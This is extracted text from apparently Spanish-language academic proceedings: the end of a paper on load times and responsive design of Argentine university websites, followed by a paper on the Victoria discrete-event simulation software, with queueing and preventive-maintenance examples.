La herramienta utilizada para medir los tiempos también sugiere las tres principales mejoras que pueden realizarse para reducir los tiempos. Si se aplicaran solo esas 3 mejoras, en cada sitio se lograrían reducir considerablemente los tiempos de carga y en algunos casos esa diferencia los haría cambiar de categoría (permitiendo esta herramienta calcular los tiempos que se obtendrían). En la Figura 10 se muestran los tiempos, por cada sitio relevado hay dos puntos, el punto superior representa el tiempo de carga original y el inferior el tiempo que tendría aplicando hasta 3 de las mejoras descriptas anteriormente. Observando únicamente el tiempo de carga actual, puede advertirse que ninguno de los sitios web adaptativos tiene un tiempo de carga de 3 segundos o inferior (motivo por el cual puede observarse 0% en la Figura 11), no obstante, al aplicar las mejoras se

han destacado en la Figura 10 algunos casos en los cuales se lograría posicionar al sitio en la mejor expectativa de tiempo de carga “Excelente”.

Entre las principales mejoras posibles, tomando tan sólo 3 de las listadas, se obtiene que:

- 82% de los sitios web adaptativos podrían mejorar los tiempos de carga tan sólo optimizando las imágenes.
- 77% de los sitios web adaptativos podrían mejorar sus tiempos de carga, simplemente cambiando el orden en que se cargan los JS para que no se bloquee la visualización de la página y sean cargados al final.
- 73% de los sitios web adaptativos podrían sacar provecho del almacenamiento de cache para mejorar los tiempos de carga de la página web luego de la primera visita.




Figura 11. Porcentaje de Sitios según el tiempo de carga



Figura 10. Comparativa del tiempo de carga de cada muestra (original) vs el reducido (aplicando mejoras)

5. Conclusiones

Este artículo muestra que, si bien cada vez hay más usuarios móviles, son pocos los sitios web de Instituciones de Educación Superior en Argentina construidos especialmente para dichos usuarios (sólo alcanza al 6%), no obstante, cabe destacar que más de la cuarta parte de los sitios web de dichas instituciones, han considerado realizar sus sitios web con frameworks adaptativos basados en HTML 5. El diseño adaptativo es una buena estrategia, pero no asegura por sí sólo una buena usabilidad. De hecho, pudo advertirse que el 3% no ha aprovechado el poder de dichos frameworks para generar distintas vistas reorganizando los elementos a los tamaños de pantallas, sino que simplemente la misma vista se agranda o achica en forma proporcional a cada pantalla siendo un “Diseño Adaptativo Pobre”, pero también muchas implementaciones que consideraron distintas vistas no han sido testeadas en los distintos tamaños, pudiendo rápidamente observarse deficiencias. Todo esto impacta en la usabilidad de la solución. El usuario móvil se encuentra con páginas web muy pesadas (sobrecargadas de imágenes no optimizadas), llenas de elementos que conlleva a sobrecarga de request. En general no se toma en cuenta si el dispositivo está en vertical o girado, tampoco se aprovecha las capacidades de HTML5 como utilizar cache para disminuir los tiempos de carga luego del primer acceso.

Todo esto permite demostrar que no alcanza con hacer un diseño adaptativo como solución que garantice la usabilidad, siendo necesario generar una guía de buenas prácticas. Lo cual se abordará como trabajo futuro.

Como conclusión es posible afirmar que las soluciones construidas requieren ser testeadas con dispositivos de diversos tamaños para poder navegarlas y detectar las dificultades que tendrán los usuarios finales al interactuar con ellas.

6. Referencias

- [1] StatCounter. “Desktop vs Mobile Market Share Worldwide- July 2016 to July 2017”, 2017
<http://gs.statcounter.com/platform-market-share/desktop-mobile/worldwide/#monthly-201607-201707>
- [2] StatCounter. “Desktop vs Mobile Market Share in Argentina - July 2016 to July 2017”, 2017
<http://gs.statcounter.com/platform-market-share/desktop-mobile/argentina/#monthly-201607-201707>
- [3] Rodríguez, R. A., Vera, P. M., Martínez, M. R., Verbel de La Cruz, L. “Aprovechamiento del hardware de los dispositivos móviles para la construcción de nuevas aplicaciones”. Workshop de Investigadores en Ciencias de la Computación, 2014.
<http://hdl.handle.net/10915/42655>

- [4] W3C, “Guía breve de Web Móvil”. 2006.
<http://www.w3c.es/Divulgacion/GuiasBreves/WebMovil>
- [5] MDN, “Guía de Desarrollo en CSS - CSS Media Queries”. 2017
https://developer.mozilla.org/es/docs/CSS/Media_queries
- [6] Wang A., Chang A., Mark A., Louie K, “Materialize CSS” Carnegie Mellon University. 2017
<http://materializecss.com/>
- [7] Otto M., Thornton J. “Bootstrap”. 2010
<http://getbootstrap.com/>
- [8] Zurb. “Foundation - The most advanced responsive front-end framework in the world”. 2011
<http://foundation.zurb.com/>
- [9] Gamache D. “Skeleton”. 2014
<http://getskeleton.com/>
- [10] Vera, P., Rodríguez R., Martínez, M. Roxana; “Guía metodológica para el desarrollo de sitios web móviles adaptativos con el enfoque Mobile First”, Congreso Nacional de Ingeniería Informática – Sistemas de Información CONAISI, 2016.
http://bibliotecas.ucasal.edu.ar/opac_css/index.php?lvl=cmspage&pageid=24&id_notice=61503
- [11] Rodríguez, R. A., Marko, I. B., Vera, P. M., Vallés, G. Y., & Zain, G. A. Evaluación de la Usabilidad en Sitios Web Móviles Adaptativos. WICC 2017.
http://sedici.unlp.edu.ar/bitstream/handle/10915/61343/Documento_completo.pdf?sequence=1#page=504
- [12] Cuello J.; Vittone J. “Diseñando Apps móviles”. Primera edición: junio de 2013. ISBN: 978-84-616- 5070-5
- [13] Ministerio de Educación y Deportes. Secretaría de Políticas Universitarias. Guía de Carreras Universitarias. Accedido por última vez Septiembre del 2017:
<http://guiadecarreras.siu.edu.ar/instituciones.php>
- [14] Nielsen Norman Group. “Responsive Web Design (RWD) and User Experience”, May 4 2014
<https://www.nngroup.com/articles/responsive-web-design-definition/>
- [15] Rodríguez, R. A., Vera, P. M., Marko, I. B., Alderete, C. G., & Conca, A. G. “El Gobierno Electrónico y la Implementación de las TIC para Brindar Nuevos Canales de Comunicación”. Revista Latinoamericana de Ingeniería de Software, 2015, vol. 3, no 5, p. 187-196.
<http://sistemas.unla.edu.ar/sistemas/redisla/ReLAIS/relais-v3-n5-187-196.pdf>
- [16] W3C, Mobile Web Application Best Practices, 2010
<https://www.w3.org/TR/mwabp/#bp-serve-requests>
- [17] W3C, Mobile Web Best Practices 1.0, 2008
<https://www.w3.org/TR/mobile-bp/>
- [18] Google, “Think with Google – Prueba la velocidad de tu sitio en dispositivos móviles”.
Accedido por última vez Septiembre del 2017:
<https://testmysite.thinkwithgoogle.com>

Software de Modelado Victoria - Resolución de Casos Utilizando la Metodología de Avance del Tiempo a Través de los Eventos

Ing. Erica M. Milin, e-mail: ericamilin@yahoo.com

Ing. Silvia Quiroga, e-mail: squiroga@frba.utn.edu.ar

Ing. Leonardo Viegas, Leandro Goldin

Universidad Tecnológica Nacional (Argentina) – FRBA

Resumen

En la simulación, la metodología de avance del tiempo, Evento a Evento, permite resolver un gran número de casos [1]. Entre otros, las líneas de espera, los sistemas basados en turnos, de la misma manera permite resolver otros casos que pueden estar asociados con sistemas de transporte, y otras colas.

La metodología, también, permite simular casos de almacenamiento intermedio y una gran variedad de casos derivados de estos [2].

En todos estos sistemas, el uso de la tabla de eventos independientes y la tabla de eventos futuros, se utilizan para mostrar cómo avanza el tiempo.

El software Victoria utiliza las tablas que se enumeran anteriormente y desarrolla el modelo computacional y ejecuta la simulación [3] [4]. De esta manera, es posible simular diferentes casos de colas, sistemas de transporte, almacenamiento intermedio y otros.

En este trabajo incorporamos un Análisis Preliminar Alternativo que permitirá clasificar los eventos dependientes, con el fin de resolver una infinidad de modelos y estudiar el comportamiento de diferentes escenarios para tomar mejores decisiones.

Abstract

In the simulation, the methodology of the time, Events to Events, allows to solve a great number of cases [1]. Like waiting lines, turn-based systems, in the same way allows solving other cases that may be associated with transport systems, and other queues.

The methodology allows to simulate cases of intermediate storage and a great variety of cases derived from this [2].

In all of these systems, the use of the independent event table and the future events table, are used to show how time passes.

The Victoria software uses the Tables that are listed above and develops the computational model and runs the simulation [3] [4]. In this way, it is possible to simulate different cases of queues, transport systems, intermediate storage and others.

In this work we incorporate an Alternative Preliminary Analysis that will permit to classify the dependent events, in order to solve an infinite variety of models and to study the behaviour of different scenarios to make better decisions.

1. Introducción

El software desarrollado, Victoria, posee diferentes características para apoyar el proceso de modelado y simulación de sistemas discretos. Victoria crea el modelo computacional (diagrama de flujo) y el código fuente, a partir de la definición de las variables de entrada, salida, los eventos que afectarán al modelo y la definición de la metodología de avance del tiempo que será utilizada (intervalos variables o fijos) [3] [4].

Victoria permite la utilización de datos de entrada estocásticos, a partir del uso de dos métodos de generación de esos valores aleatorios: método de la función inversa y método del rechazo.

Victoria brinda la posibilidad de ser utilizada en diferentes ámbitos: gestión, industrial, transporte, naval, logística, ambiental, entre otros. La simulación implica un proceso de experimentación, se considera que para obtener resultados válidos y útiles a partir de este tipo de estudio debe tenerse la certeza de que el modelo se desarrolla en forma apropiada y que el experimento de simulación también se conduce en forma adecuada. Esto implica validar el modelo de simulación, definir las condiciones iniciales, determinar el número de iteraciones (muestras) que es necesario extraer y resolver los efectos colaterales que se presentan cuando se lleva a cabo un experimento.

Victoria permite, a diferencia de otras herramientas disponibles en el mercado, plasmar en el mismo software las condiciones iniciales del modelo y un análisis previo, que luego llevarán a la realización de forma automática del diagrama de flujo. Además, existe la posibilidad de editar el diagrama con el fin de ajustarlo a una situación particular.

En este trabajo se analiza desagregar el módulo a partir intervalos variables (Evento a Evento) para desarrollar un Análisis Previo Alternativo que permita resolver aquellos casos no generales, que incluyen eventos dependientes.

2. Análisis Previo

El Análisis Previo es la etapa en la que se analiza el caso a simular a través de la desagregación de sus componentes más significativos. Consta de tres partes: clasificación de las variables intervinientes en el modelo, determinación de la metodología de avance del tiempo y clasificación de los eventos.

Además basado en este análisis previo se describen los pasos de la Metodología que el software utilizará para desarrollar el modelo.

2.1. Clasificación de Variables

Las variables se clasifican en: variables endógenas y exógenas.

Las variables endógenas son aquellas que se generan dentro del mismo sistema. Evolucionan a lo largo del proceso de simulación.

Las variables exógenas no se generan durante la simulación sino que llegan de la realidad que se pretende simular, es decir, desde el medio exterior y afectan al modelo.

Las variables endógenas a su vez se clasifican en **variables de estado y variables de resultado**. Las variables de estado muestran cual es la situación del sistema a lo largo del tiempo, es decir, reflejan cómo va variando el estado del sistema a lo largo de la simulación. Las variables de resultado reflejan aquellos valores que se desea obtener en el proceso de simulación (promedios, porcentajes, etc.). Estas variables son las que ayudan a la toma de las decisiones.

Las variables exógenas, también agrupa a dos tipos de variables **las variables datos y las variables de control**.

Las variables datos son tomadas exclusivamente de la realidad que se quiere estudiar. Se encuentran representadas por una función de densidad de probabilidad. La forma en que se presentan los datos, ya sea en intervalos de tiempo o en una cantidad por unidad de tiempo, define la metodología de avance del tiempo a utilizar en el proceso de simulación. Las variables de control son manipuladas por la persona que toma decisiones sobre el sistema y representan los diferentes escenarios que se quiere estudiar. Para ello, se define un lote de prueba (distintas hipótesis), y se corren las simulaciones para cada uno de los escenarios. Los resultados obtenidos son analizados junto con cada variable de control (hipótesis de estudio) [5].

2.2. Determinación de la metodología de avance del tiempo

La metodología se determina a partir del análisis de los datos. Son los datos los que permiten simular que el tiempo avanza a intervalos fijos o variables.

El avance del tiempo analizado en este trabajo es a partir de la ocurrencia de un evento y considerando que el tiempo transcurrido es variable, trabajaremos entonces con la metodología evento a evento.

2.3. Clasificación de Eventos

Una vez identificadas las variables y la metodología de avance del tiempo, es posible analizar los eventos y construir la **tabla de eventos independientes (T.E.I.)**.

La T.E.I. refleja cómo se concatenan los eventos a lo largo del tiempo, es una tabla que contiene tantas filas como eventos independientes tenga el modelo, y cuatro columnas: clase de evento, eventos futuros no condicionados (E.F.noC.), eventos futuros condicionados (E.F.C.) y adicionalmente a esta última columna se describe otra con las condiciones que permiten ubicar en el tiempo el evento condicionado, a esa columna la llamaremos "Condiciones"

En la primera columna de la TEI, "clase de evento", se describe cada uno de los eventos. Un evento que es un hecho o acontecimiento que se produce en el sistema. Algunos autores denominan evento al "cambio de estado de una entidad" [6].

Existe una definición circular que une un evento a la variable de estado del sistema: El evento, al producirse, realiza un cambio en la variable de estado. De la misma manera que, si cambia la variable de estado, es como consecuencia de un evento.

La columna E. F. no C. se genera como consecuencia del evento actual. Esta generación se analiza siempre que la variable dato permita ubicar a lo largo del tiempo otro evento. Por ejemplo si contamos con un dato "intervalo entre llegadas de clientes a un sistema", vamos a poder determinar la llegada de otro cliente generando el dato aleatorio "intervalo entre llegadas" y proyectando a lo largo del tiempo la siguiente llegada.

La columna E.F.C. se genera como consecuencia del evento actual y bajo ciertas condiciones. Al igual que en el E. F. no C., la generación se analiza para ubicar en el tiempo un próximo evento, la condición que permite ubicarlo se vuelca en la columna "Condiciones".

La T.E.I. presenta tres importantes reglas que deben cumplirse en su desarrollo, ellas son:

Primera: En la tabla sólo pueden escribirse *eventos independientes* (ninguna otra cosa).

Segunda: La tabla debe tener tantas filas como *eventos independientes* tenga el modelo (una fila para cada evento), y se escriben en la primera columna (clase de evento).

Tercera: En la columna E.F.noC., debe escribirse el mismo *evento* de la fila que le dio origen o nada. Esto se debe a que por tratarse de *eventos independientes*, un evento no puede generar (sin que medie condición alguna) otro evento distinto de sí mismo.

La Tabla de Eventos Futuros (T.E.F.) se completa al mismo tiempo que la TEI, ya que está formada por las variables que se utilizaran en el modelo computacional y que describen los instantes de tiempo en el que se producen cada uno de los eventos de la T.E.I.

2.4. Metodología de avance del tiempo evento a evento.

Una vez definido el Análisis Previo, el software utiliza los siguientes pasos para desarrollar el modelo, que será el *motor de corrida* de la simulación. Esos pasos corresponden a la Metodología de avance del tiempo utilizada en este caso es Evento a Evento (a intervalos variables)

Los pasos de la Metodología son los siguientes:

1. Fijación de las condiciones iniciales. Se fijan después de desarrollar el modelo, corresponde a la inicialización de variables, etc.

2. Ubicar el próximo evento. Se comparan los valores de la T.E.F. para ubicar el próximo evento que ocurrirá a lo largo del tiempo.

3. Avanzar el tiempo. Se avanza el tiempo hasta el próximo evento.

4. Determinar el tipo de evento. Surge de la clasificación del evento, suele darse junto con el paso dos (2) de esta Metodología.

5. Determinación del E.F.noC. consecuencia del evento actual (encontrado en el punto 4). En esta instancia se actualizan los valores de la T.E.F.

3. Actualización del vector de estado. Se actualizan las variables de estado como consecuencia del evento analizado.

7. Determinación de E.F.C. consecuencia del evento actual (encontrado en el punto 4). En esta instancia se actualizan los valores de la T.E.F.

3. Caso de colas con eventos independientes.

A continuación se muestra un caso de colas sencillo, de un servidor con sistema F.I.F.O. y como se realiza la corrida utilizando el software Victoria.

En el modelo propuesto a modo de ejemplo, los clientes llegan al sistema con una frecuencia que responde a una función de densidad de probabilidad (f. d. p.) uniforme entre 8 y 25 minutos (IA). El tiempo de atención (TA) que varía según el trámite entre 10 y 20 minutos se conoce recién cuando el cliente comienza a ser atendido y responde a una f. d. p. lineal donde $f(20)=2*f(10)$. El modelo analizado no contempla situaciones de arrepentimiento.

A partir del modelo propuesto se realizará el Análisis y previo clasificación de variables, metodología. T.E.I. T.E.F. Se resolverán las f. d. p. por el método más conveniente y se obtendrán los siguientes resultados a saber: promedio de permanencia en el sistema (PPS) y porcentaje de tiempo ocioso del puesto de atención (PTO).

El modelo responde al sistema FIFO (primero que entra, primero que sale) según se indica en la Figura 1.




Figura 1: Modelo básico de una Línea de Espera [7]

3.1. Análisis Previo del Ejemplo

El análisis previo se realizará conforme lo detallado en el punto 2, y se lleva al software Victoria utilizando la pantalla "Análisis Previo" (ver la Figura 2).

Metodología: Evento a Evento

Clasificación de las variables:

Las variables exógenas no controlables utilizadas en este ejemplo son: IA (Intervalo entre arribos), TA (Tiempo de arribo). En este ejemplo no contemplaremos la posibilidad de estudiar diferentes hipótesis, o sea variar la cantidad de servidores.

Las variables endógenas de resultado que podemos estudiar son: PPS (promedio de permanencia en el sistema), PTO (promedio de tiempo ocioso).

La variable endógena de estado es NS (número de personas en el sistema).

Los eventos que modifican la variable NS en este ejemplo serán las llegadas y salidas. Las llegadas al sistema aumentan la cantidad de personas y las salidas las disminuyen. Entonces, los eventos serán dos: llegadas y salidas.

La TEI quedará conformada según la Tabla 1.

Tabla 1: Tabla de Eventos Independientes

Evento	E. F. No C.	E. F. C.	Condición
Llegada	Llegada	Salida	NS = 1
Salida	-----	Salida	NS > 0

La TEF estará compuesta por las variables: TPLL (Tiempo próximo de llegada), TPS (Tiempo próximo de salida).



Figura 2: Carga de Análisis Previo- Pantalla Principal

3.2. Generar Diagrama

Una vez realizada la carga del análisis previo (Figura 2) haciendo clic en el botón “Generar Diagrama” se generará el diagrama de flujo del ejercicio correspondiente. En la Figura 3 se observa cómo sería el diagrama del modelo.

El diagrama se generará con los elementos, variables y rutinas “básicas” cargadas por default y el usuario deberá tener en cuenta los Errores y Warning que el aplicativo resalta para corregir y poder ejecutar la simulación correspondiente [3].

El Diagrama de flujo que el usuario visualizará será como muestra la Figura 4, con posibilidad de incorporar otros elementos (variables de resultado, auxiliares, etc.).




Figura 4: Diagrama de Flujo realizado por el SW

Las rutinas para generar números aleatorios que alimentaran el modelo (IA y TA) se resuelven aplicando el método más conveniente. El software permite incorporar las rutinas desarrolladas utilizando el método de la función inversa, como el de aceptación-rechazo [8].

Se muestra en este caso la resolución de una de las funciones y la rutina correspondiente que se incorpora al modelo (Figuras 5 y 6)





Figura 3: Diagrama de Flujo que corresponde al modelo planteado



$$\begin{aligned} \text{Sup} &= 10h + 10h / 2 = 1 & h &= 1/15 \\ \frac{X - 10}{15} &= \frac{Y - 1/15}{1/15} & X - 10 &= 150(Y - 1/15) \\ Y - 1/15 &= \frac{X - 10}{150} & X - 10 &= 150Y - 10 \\ Y &= \frac{X - 10}{150} & Y &= 0,0066 X \\ F(x) &= \frac{x^2}{300} + c & F(10) &= 0 & F(10) &= 100/300 + c = 0 \\ C &= -1/3 & F(x) &= \frac{x^2}{300} - 1/3 \\ F^{-1}(x) &= \frac{x^2}{300} - 1/3 = R & x^2 &= 300R + 10 \end{aligned}$$

Figura 5: Resolución de la función de densidad de probabilidad por el método de la función inversa



Figura 6: Rutina de la f. d. p.

3.3. Ejecutar la Simulación

Cuando el usuario corrigió los errores señalados en el diagrama, y presiona “Ejecutar Simulación” la aplicación mostrará los resultados de la misma.

La ejecución de la simulación consiste en correr la totalidad de escenarios que comprenden la misma de forma simultánea. [4]

Mediante esta funcionalidad es posible visualizar la ejecución de todos los escenarios en tiempo real.

3.4. Resultados de la corrida

En los resultados de la simulación se pueden observar los valores finales tomados por las variables y se puede observar el comportamiento de cualquiera de ellas usando los gráficos existentes a tal fin.



Figura 7: Resultado de la corrida

Se puede analizar el comportamiento de la variable NS a través del tiempo, por ejemplo:




Figura 8: Análisis de la variable de Estado (NS)

4. Caso con eventos dependientes

Metodología: Evento a Evento.

A continuación y a modo de ejemplo se analiza un modelo que presenta una problemática en donde se estudia la existencia de eventos dependientes.

El ejemplo aquí planteado se tratará de un equipo compuesto por dos piezas que tienen una determinada vida útil. El equipo no puede dejar de funcionar, de manera tal que cuando se rompe una pieza esta debe ser reemplazada inmediatamente. Por tal motivo se decide realizar cada una cierta cantidad de días un mantenimiento preventivo que consiste en el cambio de las dos piezas, independientemente de su vida útil.

Por otro lado se decide que si una pieza debe ser cambiada y falta menos de un porcentaje (PORC) de días para el próximo mantenimiento se cambia la otra pieza y se da por cumplido el mantenimiento preventivo.

El mantenimiento preventivo se realizará cada PM días y tendrá un costo de \$5000 cada vez que se realice.

Los datos analizados en este ejemplo son:

La f. d. p. de la vida útil de la pieza A (VUA) equiprobable entre 20 y 40 días.

La f. d. p. de la vida útil de la pieza B (VUB) función lineal del tipo $y=mx+b$ entre 15 y 45 días, siendo $f(45)=3*f(15)$.

La f. d. p. del costo de cambio de solo la pieza A cuando esta se rompe (CRA) aleatorio equiprobable entre \$3000 y \$7000.

La f. d. p. del costo de cambio de solo la pieza B cuando esta se rompe (CRB) aleatorio equiprobable entre \$4000 y \$9000.

La f. d. p. del costo de cambio de las dos piezas cuando una de ellas se rompe (CR2) aleatorio equiprobable entre \$5000 y \$10000.

El objetivo de la simulación es proporcionar información para decidir cuáles son los valores del plazo de mantenimiento (PM) y del porcentaje (PORC) que hacen mínimo el costo total de mantenimiento (CTM).

4.1. Análisis Previo Alternativo

Clasificación de las variables: Variables Exógenas no controlables: VUA, VUB (Vida Útil de las piezas A y B), CRA, CRB, CR2 (Cotos de recambio de las piezas).

Variables Exógenas de control: PN (Plazo de mantenimiento), PORC (Porcentaje de decisión para el cambio de ambas piezas).

Variables Endógenas de Resultado: CTM (Costo Total de Mantenimiento).

Variables Endógenas de Estado: CTM y las variables de la T.E.F. (TMP, TRA, TRB).

Clasificación de Eventos. Eventos: Rotura (Cambio) de la pieza A, Rotura (Cambio) de la pieza B y Mantenimiento Preventivo.

TEF: TRA (Tiempo próximo cambio (rotura) de A), TRB (Tiempo próximo cambio (rotura) de B), TMP (Tiempo próximo mantenimiento preventivo)

En la Tabla N° 2 se observa la TEI, donde se puede apreciar que los eventos NO son *independientes*, dependen de hecho, del mantenimiento, que consiste en el cambio de las dos piezas.

Tabla 2: Tabla de eventos NO independientes

Evento	E. F. No C.	E. F. C.	Condición
Rotura de A	Rotura de A	Rotura de B Mantenimiento Preventivo	$TMP - T \leq PM * PORC / 100$
Rotura de B	Rotura de B	Rotura de A Mantenimiento Preventivo	$TMP - T \leq PM * PORC / 100$
Mantenimiento Preventivo	Rotura de A Rotura de B Mantenimiento Preventivo	-----	-----

Por lo tanto NO se puede realizar la T.E.I. y se arma esta *tabla de eventos dependientes*

Evento	Eventos Futuros No Condicionados	Eventos Futuros Condicionados	Condición	Encadenador	TEF	Apeasamiento
Rotura B	Rotura B [Agregar Evento]	Rotura A Mantenimiento [Agregar Evento]	$TMP - T \leq (PORC * PM) / 100$ $TMP - T \leq (PORC * PM) / 100$	VUB	TRB	<input type="checkbox"/>
Mantenimiento	Rotura A Rotura B Mantenimiento [Agregar Evento]	[Agregar Evento]	[Agregar Condición]	PN	TMP	<input type="checkbox"/>

Figura 9: Vista de análisis previo alternativo cargado




Figura 10: Diagrama de Flujo realizado por el SW

4.2. Resultados de la corrida

Incorporando la ecuación de costos en el sistema, se realizan las corridas probando diferentes escenarios.

Se pueden ver los valores finales tomados por las variables y se puede observar el comportamiento del costo total de mantenimiento (CTM) para distintos valores de las variables de control.

Puede observarse en las figuras 11, 12 y 13 los resultados de las corridas para tres valores de PM (plazo de mantenimiento).



Figura 11: Resultado de la corrida para un plazo de mantenimiento (PM) de 15 días



Figura 12: Resultado de la corrida para un plazo de mantenimiento (PM) de 20 días




Figura 13: Resultado de la corrida para un plazo de mantenimiento (PM) de 30 días

La siguiente figura es comparativa, se logra exportando los datos a Excel para obtener otro tipo de gráficas y se observa la evolución del costo a lo largo del tiempo para distintos escenarios:




Figura 14: Resultado de la corrida con los datos exportados a Excel

5. Conclusiones y trabajos futuros

En este trabajo se plantearon dos casos ejemplos para comparar la resolución del software, un caso clásico de colas que puede resolverse con la gran mayoría de softwares de simulación existentes y un caso atípico que no puede encuadrarse dentro de los casos comunes.

Como se pudo observar, la incorporación de una tabla de eventos *alternativa*, que no se sujeta a las reglas de los eventos *independientes*, permite flexibilizar el software

para resolver aquellos modelos que no encuentran un encuadre sencillo en los modelos básicos o estándares. Logrando de esta manera la posibilidad de que el software se adapte a los diversos casos y no tener que adaptar *el caso al software* como suele suceder con la mayoría de los softwares de simulación.

Actualmente se está analizando variedades de casos para detectar aquellos que no podrían analizarse y resolverse con la versión actual. El objetivo es ampliar las funcionalidades del software, como en el caso presentado.

Por otro lado se pretende avanzar en otras líneas de investigación, como ajustar la versión “de escritorio” del producto, y realizar efectivas explotaciones de resultados incorporando, entre otros, módulos de animación y ejecución gráfica de todos los casos con una mayor variedad de gráficos que los que posee actualmente, como por ejemplo, gráficas comparativas.

6. Referencias

